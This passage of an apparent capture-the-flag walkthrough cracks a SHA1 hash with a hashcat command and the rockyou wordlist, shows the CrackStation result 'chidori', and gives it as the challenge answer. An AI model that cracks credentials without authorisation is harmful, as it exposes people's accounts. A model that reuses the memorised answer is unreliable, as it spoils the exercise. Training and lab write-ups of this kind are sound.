And to decrypt it you can use `hashcat -m 100 -w 3 -D 1,2 hash.txt /usr/share/wordlists/rockyou.txt`

or [crackstation](https://crackstation.net) website


**CrackStation** Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

26c3d1c068e7e01599c3612447410b5e56c779f1

☐ Je ne suis pas un robot  [Confidentialité](#) · [Conditions](#)

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
26c3d1c068e7e01599c3612447410b5e56c779f1	sha1	chidori

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

The secret is **chidori**.

**Answer the questions below**

What's the secret to the FANG interview?

Answer: chidori

...

